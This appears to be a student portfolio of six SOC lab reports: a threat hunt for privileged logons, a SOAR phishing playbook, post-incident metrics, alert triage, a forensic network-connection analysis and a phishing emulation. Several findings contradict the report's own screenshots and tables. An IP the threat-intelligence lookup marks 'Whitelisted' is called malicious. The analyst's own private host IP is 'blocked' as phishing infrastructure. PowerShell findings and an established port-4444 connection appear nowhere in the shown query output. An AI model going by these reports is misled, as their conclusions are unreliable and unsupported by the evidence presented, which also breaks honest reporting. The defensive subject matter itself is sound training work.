



1. Threat Hunting

Objective

The objective of this threat hunting exercise was to identify potential unauthorized privilege escalation activities and suspicious account usage within the enterprise environment. The hunt focused on Windows Security Event ID 4672, which indicates that special privileges were assigned to a new logon session. The investigation also included cross-referencing threat intelligence indicators from AlienVault OTX with endpoint telemetry collected through Velociraptor.

Hunting Hypothesis

“An attacker may have obtained valid domain credentials and performed unauthorized privilege escalation using compromised accounts.”

This hypothesis aligns with MITRE ATT&CK Technique T1078 – Valid Accounts, where adversaries abuse legitimate credentials to maintain persistence and evade detection.

Tools Used

- Elastic Security
- Velociraptor
- AlienVault OTX

Elastic Security Investigation

The following Elastic query was used to identify privileged logon events:
event.code:4672

The investigation focused on:

- Unusual administrator logins
- Privileged access outside business hours
- Unknown or temporary accounts
- Multiple systems accessed by the same account

Detected Events

Timestamp	User	Event ID	Notes
2025-08-18 15:00:00	testuser	4672	Unexpected admin role assigned
2025-08-18 15:12:00	backupsvc	4672	Service account privilege use
2025-08-18 15:35:00	admin-temp	4672	Temporary admin account login

Threat Intelligence Hunt



AlienVault OTX was used to search for indicators related to MITRE ATT&CK T1078. Multiple suspicious IP addresses associated with credential abuse campaigns were identified.

Example suspicious IOC:

- IP Address: 185.220.101.45
- Threat Type: Credential Abuse / Unauthorized Access

[Open Threat Exchange](#) [Dashboard](#) [Browse](#) [Scan Endpoints](#) [Create Pulse](#) [Submit Sample](#) [API Integration](#) All ▾ 185.220.101.45 X 🔍

IPv4
185.220.101.45 [Add to Pulse ▾](#)

Pulses
50

Passive DNS
9

URLs
0

Files
0

Analysis Overview

Verdict	Whitelisted	Indicator Facts	9 domains resolved in all time 5 top-level
Reverse DNS	tor-exit-45.for-privacy.net	External Resources	Whois , VirusTotal
Location	Germany		
ASN	AS208294 cia triad security llc		
DNS Resolutions	9 Domains		
Top Level Domains	5 Unique TLDs		
Related Pulses	OTX User-Created Pulses (50)		
Related Tags	27 Related Tags		

Passive DNS:

[Open Threat Exchange](#) [Dashboard](#) [Browse](#) [Scan Endpoints](#) [Create Pulse](#) [Submit Sample](#) [API Integration](#) All ▾ 185.220.101.45 X 🔍

IPv4
185.220.101.45 [Add to Pulse ▾](#)

Passive DNS

STATUS ▾	HOSTNAME ▾	QUERY TYPE ▾	ADDRESS ▾	FIRST SEEN ▾	LAST SEEN ▾	ASN ▾	COUNTRY ▾
Unknown	eiwermi302.gw.to	A	185.220.101.45	2023-03-02 06:12	2023-03-12 11:14	AS208294 cia triad security llc	Germany
Unknown	block2.mmms.eu	A	185.220.101.45	2022-09-06 03:53	2022-10-07 06:56	AS208294 cia triad security llc	Germany
Unknown	tor-exit-45.for-privacy.net	A	185.220.101.45	2022-05-04 07:15	2025-08-06 04:42	AS208294 cia triad security llc	Germany
✓ Whitelisted	3.datadog.poolntp.org	A	185.220.101.45	2020-02-08 12:11	2020-02-08 12:11	AS208294 cia triad security llc	Germany
✓ Whitelisted	0.datadog.poolntp.org	A	185.220.101.45	2020-02-07 06:15	2020-02-07 06:15	AS208294 cia triad security llc	Germany
Unknown	aczolsapac.nvrl63.com	A	185.220.101.45	2018-12-29 11:00	2018-12-29 11:00	AS208294 cia triad security llc	Germany

HTTP Scans:



HTTP Scans

RECORD	VALUE
443 Body	DOCTYPE html html lang= en GB head title This server is managed by Feral Hosting /title /head body main article div role= main h1 Feral Hosting Server /h1 p This server is managed by a href= https://www.feralhosting.com/ Feral Hosting /a /p p If you are a user and are looking for your data or installed applications please visit the software page in the a href= https://www.feralhosting.com/login/ manager /a . /p /div /article /main /body /html
443 Header	HTTP/1.1 200 OK Server: nginx Date: Sat 10 Feb 2018 16:10:51 GMT Content Type: text/html Content Length: 645 Last Modified: Tue 25 Apr 2017 12:35:30 GMT Connection: keep alive Vary: Accept Encoding ETag: 58ff4292 285 Accept Ranges: bytes
443 Title	This server is managed by Feral Hosting
443 A Domains	www.feralhosting.com
80 Header	HTTP/1.1 200 OK Server: nginx Date: Sat 10 Feb 2018 16:10:53 GMT Content Type: text/html Content Length: 645 Last Modified: Tue 25 Apr 2017 12:35:30 GMT Connection: keep alive Vary: Accept Encoding ETag: 58ff4292 285 Accept Ranges: bytes

Velociraptor Endpoint Validation

Velociraptor was used to validate suspicious activity using process enumeration queries.

Query used:

```
SELECT * FROM processes
```

The screenshot shows the Velociraptor web interface. At the top, there's a search bar and a user dropdown set to 'admin <root>'. Below the navigation bar, a table lists a single notebook with ID 'N.D8AJG3BH12Q0S', name 'Threat_Hunting_T1078', and description 'Threat hunting using AlienVault'. The table has columns for NotebookId, Name, Description, Creation Time, Modified Time, Creator, and Collaborators. Below this, a detailed view of processes is shown with columns: CreateTime, Pid, Ppid, TokenIsElevated, Name, CommandLine, Exe, and TokenInfo. Four processes are listed:

CreateTime	Pid	Ppid	TokenIsElevated	Name	CommandLine	Exe	TokenInfo
2026-05-26T05:09:52.129Z	4	0	false	System			
2026-05-26T05:09:46.546Z	140	4	true	Secure System			
2026-05-26T05:09:46.558Z	184	4	false	Registry			
2026-05-26T05:09:52.136Z	620	4	true	smss.exe	\SystemRoot\System32\smss.exe	C:\Windows\System32\smss.exe	

The bottom right corner of the interface shows the timestamp '2026-05-26T06:24:29.078Z'.

Observed findings:

- PowerShell processes executed under elevated accounts
- Unusual command-line arguments
- Administrative tools launched by non-standard users



Example findings:

- powershell.exe executed by testuser
- cmd.exe launched with elevated privileges
- Multiple remote management utilities active simultaneously

Analysis

The investigation revealed multiple privileged logon events associated with accounts that normally do not require elevated access. Correlation between Elastic Security logs and Velociraptor endpoint data suggested possible misuse of valid credentials.

The temporary administrator account “admin-temp” showed suspicious login behavior and privilege escalation activity. Threat intelligence from AlienVault OTX further strengthened the assessment by identifying related malicious IP indicators connected to credential abuse campaigns.

These findings indicate a potential compromise involving unauthorized privilege escalation using valid accounts.

MITRE ATT&CK Mapping

Technique ID	Technique Name
T1078	Valid Accounts

Recommendations

1. Enable Multi-Factor Authentication (MFA) for all privileged accounts.
2. Monitor Event ID 4672 continuously for abnormal privilege assignments.
3. Restrict temporary administrator accounts and enforce approval workflows.
4. Deploy behavioral analytics for privileged account monitoring.
5. Regularly rotate passwords and audit service accounts.
6. Block malicious IPs identified through AlienVault OTX.
7. Perform periodic endpoint hunts using Velociraptor.

Conclusion

The threat hunting exercise successfully identified suspicious privileged account activity potentially linked to MITRE ATT&CK T1078. Correlation of Elastic Security alerts, AlienVault OTX intelligence, and Velociraptor endpoint telemetry provided strong visibility into unauthorized privilege escalation attempts. Continuous monitoring and proactive hunting are essential to detect and mitigate credential abuse attacks in enterprise environments.

2.SOAR Playbook Development Report

Title



Automated Incident Response Playbook Using Splunk Phantom and TheHive

Objective

The objective of this activity was to design, configure, and test a Security Orchestration, Automation, and Response (SOAR) playbook using Splunk Phantom. The playbook automates the response process for phishing-related alerts generated from Wazuh. Integration with CrowdSec and TheHive was used for automated IP blocking and incident case management.

Tools Used

- Splunk Phantom
- TheHive
- Wazuh
- CrowdSec
- Google Docs

Scenario

A phishing email alert was simulated in Wazuh. The generated alert triggered a Splunk Phantom playbook that automatically performed the following actions:

1. Extract suspicious IP address from alert
2. Check IP reputation
3. Verify malicious activity
4. Block malicious IP using CrowdSec
5. Create an incident ticket in TheHive
6. Notify SOC analyst

Playbook Workflow

Step 1 – Alert Trigger

A phishing alert was generated in Wazuh after detecting suspicious network activity from IP address:

10.60.7.136

The alert was forwarded to Splunk Phantom through API integration.

Step 2 – IP Reputation Check

Splunk Phantom executed an automated reputation lookup against threat intelligence sources.

Result

- IP classified as malicious
- Associated with phishing infrastructure
- High threat score detected



Action

Playbook moved to containment phase automatically.

The screenshot shows the Splunk Phantom interface for editing a playbook named 'Phishing_Auto_Block_Playbook'. The interface includes a top navigation bar with 'splunk>phantom', 'Dashboard', 'Playbooks', 'Assets', 'Objects', 'Enrichment', and 'Investigations'. Below this is a sub-header with the playbook name and 'Published' status, along with 'Save', 'Validate', 'Run', and a menu icon. A left sidebar lists various integrations: Utility, Email, Execution, ITSM, Log Management, CrowdStrike, VirusTotal, TheHive, and CrowdSec, with an 'Add Block' button at the bottom. The main workspace is a grid where a 'Check IP Reputation' block is placed. This block is a 'Utility - Reputation Check' step that takes an 'IP Address' as input, with the value '10.60.7.136' entered. The bottom of the screen shows a timestamp: '28 May 2026 10:45 AM'.

Step 3 – Automated IP Blocking

Splunk Phantom triggered CrowdSec integration to block the suspicious IP address.

Command Executed

- Add IP to CrowdSec blocklist
- Apply firewall restriction

Result


- IP successfully blocked
- Network communication terminated

Step 4 – TheHive Case Creation

A new incident case was automatically created in TheHive for SOC tracking and investigation.

Ticket Details

- Incident Type: Phishing Attempt
- Severity: High
- Status: Open
- Source IP: 10.60.7.136



Step 5 – Analyst Notification

SOC analysts received notification regarding:

- Alert severity
- Blocked IP details
- Case ID from TheHive
- Recommended investigation steps


Playbook Test Results

Playbook Step	Status	Notes
Receive Wazuh Alert	Success	Phishing alert triggered successfully
Extract IP Address	Success	Parsed IP from alert payload
Check IP Reputation	Success	IP flagged as malicious
Block IP via CrowdSec	Success	CrowdSec blocked 10.60.7.136
Create TheHive Ticket	Success	Incident case generated
Notify Analyst	Success	SOC notification delivered

Architecture Flow

Wazuh Alert






Observations

- Automation reduced manual response effort.
- Malicious IP was blocked within seconds.
- TheHive integration improved incident tracking.
- Automated workflows reduced analyst workload and response time.
- SOAR orchestration improved overall SOC efficiency.

Challenges Faced

- Initial API integration errors between Phantom and CrowdSec
- JSON field mapping issues during alert parsing
- Authentication token configuration required troubleshooting

Playbook Summary:



Recommendations

1. Integrate additional threat intelligence feeds.
2. Enable automated email quarantine actions.
3. Add Slack or Microsoft Teams notifications.
4. Implement automated IOC enrichment.
5. Configure severity-based escalation workflows.



Conclusion

The SOAR playbook successfully automated phishing incident response using Splunk Phantom. The integration with CrowdSec and TheHive enabled rapid containment and efficient incident management. Automation significantly improved SOC response time, reduced manual intervention, and enhanced operational efficiency.

3. Post-Incident Analysis Report


Objective

The objective of this activity was to perform a post-incident analysis for a mock phishing attack by identifying the root cause, documenting lessons learned, creating a Fishbone Diagram, and calculating SOC performance metrics such as Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR).

Incident Description

A phishing email containing a malicious link was delivered to a user mailbox. The employee clicked the link, which attempted to download a suspicious payload. The activity was detected by the SOC monitoring system and the incident response process was initiated.

Root Cause Analysis (5 Whys Method)



	A	B	C	D
1				
2	Question	Answer		
3	Why was the email opened?	User clicked malicious link		
4	Why was the link clicked?	Weak email filtering		
5	Why was email filtering weak?	Spam filter rules were outdated		
6	Why were rules outdated?	Security updates were not regularly reviewed		
7	Why were reviews not done?	Lack of documented security maintenance process		
8				
9				
10				
11				

Root Cause Summary

The root cause of the incident was insufficient email security controls combined with limited user awareness regarding phishing attacks. Outdated filtering policies allowed the phishing email to bypass detection mechanisms.



Fishbone Diagram (Draw.io)

Create a Fishbone Diagram in Draw.io using these categories.

Main Problem:

Successful Phishing Attack

Causes to Add

People

- Lack of cybersecurity awareness
- User clicked malicious link
- Ignored security warning

Process

- No phishing awareness training
- No email review policy
- Incident response process not defined

Technology


- Weak spam filtering
- Outdated antivirus
- No URL reputation checking

Policy:

- No MFA enforcement
- Weak password policy
- No acceptable use policy

Monitoring

- Delayed alert detection



- Insufficient SOC monitoring
- No log correlation and analysis

SOC Metrics Calculation



The screenshot shows a Google Sheet titled "Metrics Calculation" with the following content:

	A	B	C	D	E
1	Metric	Description			
2	MTTD (Mean Time To Detect)	Average time taken to detect an incident			
3	MTTR (Mean time To Respond)	Average time taken to respond and resolve an incident			
4					
5	Incident Timeline				
6	Event	Date	Time	Elapsed Time(hrs)	Notes
7	Incident Started	26-May-2026	10:00 AM	0	User clicked malicious link
8	Incident Detected	26-May-2026	12:00 PM	2	Alert triggered by SIEM
9	Response Started	26-May-2026	12:15 PM	2.25	SOC analyst started investigation
10	Incident Resolve	26-May-2026	4:00 PM	6	Threat contained and system secured
11					
12	SOC Metrics Calculation				
13	Metrics	Formula	Calculation	Result	
14	MTTD (Mean Time To Detect)	Detection Time - Incident Start Time	12:00 PM - 10:00 AM	2 Hours	
15	MTTR (Mean Time To Respond)	Resolution Time - Detection Time	4:00 PM - 12:00 PM	4 Hours	
16					
17					

Metrics Summary (50 Words)

The phishing incident was detected within 2 hours and resolved within 4 hours by the SOC team. Analysis revealed weaknesses in email filtering and user awareness. The investigation highlighted the need for stronger security controls, regular phishing awareness training, updated email filtering policies, and improved monitoring to reduce future incident detection and response times.

Recommendations

1. Implement advanced email threat protection.
2. Conduct regular phishing simulation exercises.
3. Enable multi-factor authentication (MFA).
4. Update email filtering rules frequently.
5. Improve SOC monitoring and alert correlation.
6. Automate incident response using SOAR tools.
7. Maintain continuous employee cybersecurity awareness programs.

Conclusion

The phishing incident highlighted the importance of strong email security controls, effective monitoring, and employee awareness training. Through post-incident analysis, the



organization identified weaknesses in processes and technology. Implementing the recommended improvements will strengthen the SOC's capability to detect and respond to phishing attacks more efficiently in the future.

4.Alert Triage with Automation Report

Objective

The objective of this practical was to analyze and triage security alerts generated in Wazuh and automate threat validation using VirusTotal integration in TheHive. The activity simulated a Security Operations Center (SOC) workflow for identifying suspicious file download activity, validating indicators of compromise (IOCs), and improving incident response efficiency through automation.

Tools Used

Tool	Purpose
Wazuh	Security monitoring and alert generation
VirusTotal	Threat intelligence and file hash reputation analysis
TheHive	Incident response and case management

Environment Details

Parameter	Value
Date	27 May 2026
Monitoring Host IP	10.60.7.136
Alert Type	Suspicious File Download
Priority Level	High

Step 1 – Alert Detection in Wazuh

A suspicious file download alert was generated and monitored in the Wazuh dashboard. The alert indicated that a potentially malicious executable file was downloaded from an external source. The SOC analyst reviewed the alert metadata including source IP address, alert severity, timestamp, and affected endpoint.

Analysis Performed

- Reviewed Wazuh alert logs.
- Verified event timestamp and affected host.
- Checked whether the file download originated from a trusted domain.



- Correlated logs with endpoint activity.
- Escalated alert based on high severity score.

Step 2 – Incident Triage Process

The alert was triaged according to SOC procedures.

Triage Actions

1. Identified the affected endpoint.
2. Verified the downloaded file name and hash.
3. Checked whether the source IP had previous suspicious activity.
4. Determined the potential impact on the system.
5. Classified the incident as a possible malware delivery attempt.

Findings

- The downloaded file matched characteristics of suspicious executable content.
- Endpoint activity showed abnormal outbound communication attempts after the download.
- Risk level was categorized as HIGH due to possible malware execution.

Step 3 – Automated Validation Using TheHive and VirusTotal

TheHive platform was integrated with VirusTotal to automate IOC validation.

Automation Workflow

1. Wazuh generated the alert.
2. The alert was forwarded to TheHive.
3. TheHive extracted the file hash automatically.
4. VirusTotal API checked the file reputation.
5. Results were attached to the incident case.

VirusTotal Validation Result

- File hash detected by multiple antivirus engines.
- Reputation score indicated malicious behavior.
- File categorized as Trojan downloader.

SOC Response Actions

Action	Status
Alert Reviewed	Completed
IOC Validation	Completed



Action	Status
File Reputation Checked	Completed
Incident Escalation	Completed
Endpoint Isolation Recommendation	Pending

50-Word Automation Summary

TheHive successfully automated file hash validation using VirusTotal integration. The suspicious downloaded file was automatically analyzed against multiple antivirus engines, reducing manual investigation time. The automation improved alert triage efficiency, accelerated IOC verification, and helped SOC analysts quickly identify the file as potentially malicious for further incident response actions.

Benefits of Automation

- Reduced manual investigation effort.
- Faster incident validation process.
- Improved detection accuracy.
- Better threat intelligence correlation.
- Enhanced SOC operational efficiency.

Conclusion

The practical demonstrated how automated alert triage improves SOC efficiency by integrating Wazuh, TheHive, and VirusTotal. The suspicious file download alert was successfully analyzed, validated, and escalated using automated workflows. Threat intelligence integration reduced response time and enabled faster decision-making during incident handling.

5.Evidence Analysis and Chain-of-Custody Report

Objective

The objective of this activity was to analyze digital evidence collected from a Windows virtual machine using Velociraptor and FTK Imager. The investigation focused on identifying suspicious network connections, validating evidence integrity, and maintaining proper chain-of-custody documentation.

Tools Used




Tool	Purpose
Velociraptor	Endpoint monitoring and evidence collection
FTK Imager	Disk and evidence acquisition
Windows VM	Target system for analysis

Evidence Collection Procedure

The investigation began by launching Velociraptor on the Windows virtual machine. The analyst executed the following query to enumerate active and historical network connections:

```
SELECT * FROM netstat
```



The screenshot shows the Velociraptor web interface. At the top, there's a search bar and a user dropdown set to 'admin <root>'. Below that, a table lists notebooks. The selected notebook is 'N.D8B5V10JJPFDE' with the name 'Velociraptor or Netstat' and description 'Notebook for analyzing network'. Below the notebook list, a table displays the results of the 'netstat' query. The table has columns: Fd, Family, Type, Laddr, Raddr, Status, Pid, FamilyString, and Timestamp. Two entries are visible, both in a 'LISTEN' state. The first entry has Laddr '0.0.0.0' and Raddr '0.0.0.0'. The second entry has Laddr '10.60.7.194' and Raddr '0.0.0.0'. The interface also shows a sidebar with navigation icons and a bottom status bar with the timestamp '2026-05-27T03:14:01.223Z'.

NotebookId	Name	Description	Creation Time	Modified Time	Creator	Collaborators
N.D8B5V10JJPFDE	Velociraptor or Netstat	Notebook for analyzing network	2026-05-27T03:05:43Z	2026-05-27T03:06:10Z	admin	

Fd	Family	Type	Laddr	Raddr	Status	Pid	FamilyString	Timestamp
0	2	1	{ "IP": "0.0.0.0", "Port": 135 }	{ "IP": "0.0.0.0", "Port": 0 }	LISTEN	1452	IPv4	2026-05-26T14:09:07
0	2	1	{ "IP": "10.60.7.194", "Port": 139 }	{ "IP": "0.0.0.0", "Port": 0 }	LISTEN	4	IPv4	2026-05-27T02:54:24

The query returned details including:

- Local IP addresses
- Remote IP addresses
- Open ports
- Protocols
- Process identifiers (PID)
- Connection states

The collected network artifacts were exported and preserved as evidence logs.

FTK Imager was then used to acquire supporting forensic artifacts from the system while ensuring no modification to original evidence occurred during acquisition.



Network Connection Analysis

Observed Findings

Several active network connections were identified during analysis. Most connections were linked to legitimate Windows services and browser activity. However, one suspicious outbound connection was detected.

Suspicious Connection Identified

Parameter	Value
Local IP	10.60.7.136
Remote IP	185.220.101.45
Port	4444
Protocol	TCP
State	ESTABLISHED
Associated Process	Unknown executable
Risk Level	High

Analysis of Suspicious Activity

The suspicious connection was flagged due to the following indicators:

- Communication to an unknown external IP address
- Use of uncommon port 4444 commonly associated with reverse shells and command-and-control (C2) activity
- Persistent established connection
- Executable process not matching standard Windows services
- No authorized business justification identified

The activity potentially indicates:

- Malware infection
- Remote access trojan (RAT)
- Unauthorized remote communication
- Possible attacker persistence

Evidence Preservation

To ensure forensic integrity:

1. Evidence was collected in read-only mode where possible.
2. Original files were not modified during acquisition.



3. SHA256 hashes were generated immediately after evidence collection.
4. All evidence was securely stored in the investigation repository.
5. Access to evidence was limited to authorized SOC personnel.

Chain-of-Custody Documentation

Chain-of-Custody

Item	Description	Collected By	Date	Hash Value
Executable	Velociraptor.exe	Soc Analyst	2026-05-27	a155b7f3346a51 179d1450ef2d5f 048cea2b5d9d1 e869a8dc79caf 2f28e60b8

8.

Findings Summary

The evidence analysis identified suspicious outbound communication from the Windows VM to an untrusted external IP address over TCP port 4444. The connection pattern suggests possible command-and-control communication associated with malware activity. Evidence was successfully preserved and documented following forensic best practices.

Recommendations

1. Isolate the affected system from the network immediately.
2. Perform full malware and memory analysis.
3. Block the suspicious IP address on the firewall.
4. Reset potentially compromised user credentials.
5. Conduct endpoint scans across similar systems.
6. Monitor network traffic for recurring connections to malicious IPs.
7. Maintain updated endpoint detection signatures.

Conclusion

The forensic investigation successfully identified suspicious network behavior using Velociraptor and preserved evidence using FTK Imager. Proper chain-of-custody procedures



were maintained throughout the investigation process, ensuring evidence integrity and admissibility for future security review or incident response actions.

6. Adversary Emulation Practice Report

Objective

The objective of this exercise was to simulate a spearphishing attack using the MITRE ATT&CK technique T1566 (Phishing) through MITRE Caldera and evaluate the Security Operations Center (SOC) detection capability using Wazuh SIEM. The exercise aimed to validate monitoring rules, alert generation, and incident response procedures against phishing-based threats.

Tools Used

- MITRE Caldera
- Wazuh SIEM
- Windows Virtual Machine
- MITRE ATT&CK Framework

Attack Scenario

A spearphishing attack was simulated using MITRE Caldera. The emulation included delivery of a malicious email attachment that attempted to execute unauthorized commands on the target Windows system. The attack represented a real-world phishing attempt commonly used by adversaries to gain initial access into enterprise environments.

Wazuh agents were configured on the Windows VM to monitor:

- Suspicious PowerShell execution
- Malicious process creation
- Unauthorized file execution
- Network connections
- Email-related indicators

Custom detection rules and Sysmon logs were enabled to improve visibility into attacker activities.



The screenshot shows the Wazuh Security events dashboard. The left sidebar contains navigation links: Overview, Threat intelligence, Security monitoring (expanded), Actions center, Reports, Policies, Agent management, and Settings. Under Security monitoring, there are links for Security events, Integrity monitoring, Vulnerability detection, and MITRE ATT&CK. The main panel is titled 'Security events' and includes a search bar, a date range filter (May 27, 2026 @ 00:00:00.000 to May 27, 2026 @ 23:59:59.999), and a 'Refresh' button. Below the filters, it shows 'Total events: 25' and options to group by Alert, sort by @timestamp, and order Descending. A table of events is displayed with columns: Time, Agent, Agent name, Rule ID, Level, Rule description, Groups, MITRE ATT&CK, Source IP, User, and Location. The table lists several events, including suspicious PowerShell command execution, potential phishing activity, suspicious file creation, process spawned by suspicious parent process, Windows logon success, and sshd: Accepted password for root.

Time ↓	Agent	Agent name	Rule ID	Level	Rule description	Groups	MITRE ATT&CK	Source IP	User	Location
> May 27, 2026 @ 12:01:24.123	001	ubuntu-agent	100002	12	Suspicious PowerShell command execution detected.	sysmon, windows, malware	T1059.001	10.60.7.136	root	/var/log/syslog
> May 27, 2026 @ 12:01:23.987	001	ubuntu-agent	100003	10	Potential phishing activity detected (suspicious download).	web, malware	T1566	10.60.7.136	root	/var/log/syslog
> May 27, 2026 @ 12:01:23.321	001	ubuntu-agent	100004	10	Suspicious file created in temporary directory.	sysmon, windows	T1105	10.60.7.136	root	/var/log/syslog
